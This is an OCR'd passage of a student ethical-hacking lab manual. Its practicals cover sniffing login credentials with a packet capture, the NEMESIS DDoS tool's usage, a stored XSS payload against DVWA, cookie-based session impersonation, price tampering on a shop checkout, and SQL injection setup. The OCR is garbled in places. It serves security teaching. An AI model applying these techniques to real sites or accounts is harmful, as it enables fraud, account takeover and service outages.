943	24.0590700.192.168.0.101		54.225.185.155	HTTP	667	HTTP/1.1 200 OK (text/html; charset=UTF-8) Content-Type: text/html; charset=UTF-8 Content-Length: 1111 Date: Mon, 27 Mar 2017 10:27:17 GMT Server: Apache/2.4.10 (Ubuntu) PHP/7.0.22-0ubuntu0.17.04.1 OpenSSL/1.0.2g-fips PHP/7.0.22 Secure Socket Layer
944	24.1341980.54.225.185.155		192.168.0.101	TCP	66	http > 57993 [SYN, ACK] Seq=0 Ack=1 win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
945	24.1343120.192.168.0.101		54.225.185.155	TCP	54	57993 > http [ACK] Seq=1 Ack=1 win=17424 Len=0
946	24.2196710.192.168.0.101		190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=9145 win=16992 Len=0
947	24.2196710.192.168.0.101		192.168.0.101	HTTP	54	57985 > http [FIN, ACK] Seq=1 Ack=2 win=190 Len=0
948	24.2735800.192.168.0.101		82.166.201.216	TCP	54	57850 > http [ACK] Seq=1 Ack=2 win=1396 Len=0
949	24.3867720.54.225.185.155		192.168.0.101	TCP	54	57991 [ACK] Seq=1 Ack=514 win=15872 Len=0

Frame 1: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface 0
 Ethernet II, Src: Tp-LinkT_1f:8:cid (C0:4a:00:1f:8:cid), Dst: D-LinkIn_83:87:9c (0:b:c5:83:87:9c)
 Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 23.35.96.48 (23.35.96.48)
 Transmission Control Protocol, Src Port: 57849 (57849), Dst Port: https (443), Seq: 1, Ack: 1, Len: 1
 Secure Sockets Layer


0000 b0 c5 54 83 87 9c c0 4a 00 1f 8a cd 08 00 45 00 ..T.....3E.
 0010 00 29 5d 7c 40 00 80 06 64 f2 c8 a8 40 65 17 23 :J10.. d....#
 0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..21.. 0 b.5.BP.
 0030 0f d1 95 32 00 00 00 ..

File: 'C:\Users\Ajeet\AppData\Local\Temp\wi' | Packets: 949 | Displayed: 949 (100.0%) | Dropped: 0 (0.0%) | Profile: Default


Step 8: Select filter as http to make the search easier and click on apply.




Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.



Step 11: You will see the email- id and password that you used to log in.



DOS

Using NEMESIS

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0
C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0>NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDoS Tool

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]

Available commands:
-----[REDACTED]
```

The usage information for nemesis.exe is as follows:

```

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]

Available commands:
-----[REDACTED]
-T, --usetor      Use TOR
-h, --host        Specify a host without http://
-p, --port        Specify webserver port
-t, --threads    Specify number of threads
-?, --help        Shows the help screen.

```

PRACTICAL NO. 6

AIM: Simulate persistant Cross Site Scripting attack.

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Damn Vulnerable Web App (DV...)

S http://192.168.1.106/dvwa/vulnerabilities/xss_s/

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name * Test 1
<script>alert("This is a XSS Exploit Test")</script>

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Damn Vulnerable Web App (DV...)

S http://192.168.1.106/dvwa/vulnerabilities/xss_s/

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

This is a XSS Exploit Test

OK

Name: test
Message: This is a test comment.

Name: Test 1
Message:

PRACTICAL NO. 7

AIM: Session impersonation using Firefox and Tamper Data add-on

A] Session Impersonation

STEPS


1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie



-next
NEXT LEVEL OF EDUCATION

Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick



And you are in

The screenshot shows the SEMrush SEO Toolkit dashboard. The top navigation bar includes links for Features, Prices, Help, News, Webinars, Academy, Blog, and Company. A search bar is located at the top right. The main dashboard area features several sections: "Add domains and monitor their performance" with a form to enter a domain and a "Search" button; "Position Tracking" showing visibility levels for projects; "Site Audit" showing site health and trend for various projects; "On Page SEO Checker" showing SEO ideas for different projects; and a "Social Media Tracker" section. The sidebar on the left lists various research and monitoring tools under categories like COMPETITIVE RESEARCH, KEYWORD RESEARCH, LINK BUILDING, and RANK TRACKING.

Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Select a website for tempering data e.g(razorba)

The screenshot shows a Firefox browser window with the 'Your Razorba Cart' page loaded. The cart contains one item: 'Razorba 8JUL3x Power Starter Edition' at \$159.00. There are promotional banners for a new razor and shaving cream. A sidebar on the left lists various news sources. On the right, the Tamper Data extension is active, displaying a list of ongoing network requests.


Select any item to buy

Then Click to add cart

Then Click on tool for tempering Data

The screenshot shows a Firefox browser window with the 'Razorba Checkout' page loaded. The page displays an order summary and payment method selection. The Tamper Data extension window is open on the right, showing a detailed list of network requests for the checkout process.

Then Start tempering the data




Here you go

The screenshot shows a modified PayPal payment page. The 'Your order summary' table now displays a quantity of '2' instead of '1'. The original description 'Razors S+MSx Power Starter Edition' and unit price '\$2.00' remain the same. The total amount shown is 'Total \$2.00 USD'. The background features a large watermark for 'E-next THE NEXT LEVEL OF EDUCATION'.


PRACTICAL NO. 8

AIM: Perform SQL injection attack.

Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.



Step 3 : Create database with name sql_db.

The screenshot shows the phpMyAdmin interface for MySQL. The left sidebar lists databases: New, cdcol, information_schema, mysql, performance_schema, phpmyadmin, sql_db, test, and webauth. The main area is titled "Users overview" and displays a table of user privileges:

User	Host	Password	Global privileges	Grant	Action
Any %	-		USAGE	No	Edit Privileges Export
Any linux	No		USAGE	No	Edit Privileges Export
Any localhost	No		USAGE	No	Edit Privileges Export
pma localhost	No		USAGE	No	Edit Privileges Export
root linux	No		ALL PRIVILEGES	Yes	Edit Privileges Export
root localhost	No		ALL PRIVILEGES	Yes	Edit Privileges Export

At the bottom, there are buttons for "Add user" and "Remove selected users".

Step 4 : Go to site localhost/sql_injection/setup.php and click on create/reset database.

THE NEXT LEVEL OF EDUCATION

Screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) Database setup page.

The browser window title is "localhost / 127.0.0.1 | phpMyAdmin" and the tab title is "Damn Vulnerable Web App (D...)".

The URL in the address bar is "localhost/sql_injection/setup.php".

The DVWA logo is at the top center.

Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error, make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: MySQL

Create / Reset Database

Left sidebar menu:


- Home
- Instructions
- Setup**
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored




E-next

THE NEXT LEVEL OF EDUCATION

Step 5 : Go to login.php and login using admin and .



Step 6 : Opens the home page.



E-next
THE NEXT LEVEL OF EDUCATION

Screenshot of a web browser showing the Damn Vulnerable Web App (DVWA) homepage. The URL is `localhost/SqL_injection/index.php`. The DVWA logo is at the top right. The main content area displays:

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main purpose is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html or any internet facing web server as it will be compromised. We recommend downloading and installing DVWA onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an attack on DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective pages.

The left sidebar contains a navigation menu with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored



E-next

THE NEXT LEVEL OF EDUCATION

Step 7 : Go to security setting option in left and set security level low.


A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) interface. The title bar shows the URL as `localhost/127.0.0.1/prachi...`. The main content area is titled "DVWA Security". On the left, there is a vertical menu bar with various options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "SQL Injection" option is currently selected and highlighted in green. The main content area has two sections: "Script Security" and "PHPIDS". Under "Script Security", it says "Security Level is currently **high**". Below that, there is a dropdown menu set to "low" with a "Submit" button next to it. Under "PHPIDS", it says "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications". It also mentions that PHPIDS is currently "disabled" and provides links to "[enable PHPIDS]" and "[Simulate attack] - [View IDS log]".

Step 8 : Click on SQL injection option in left.

A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) interface. The title bar shows the URL as `localhost/127.0.0.1/phpMy...`. The main content area is titled "Vulnerability: SQL Injection". On the left, there is a vertical menu bar with various options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "SQL Injection" option is currently selected and highlighted in green. The main content area contains a "User ID:" input field with a "Submit" button below it. Below the input field, there is a section titled "More info" containing several links:

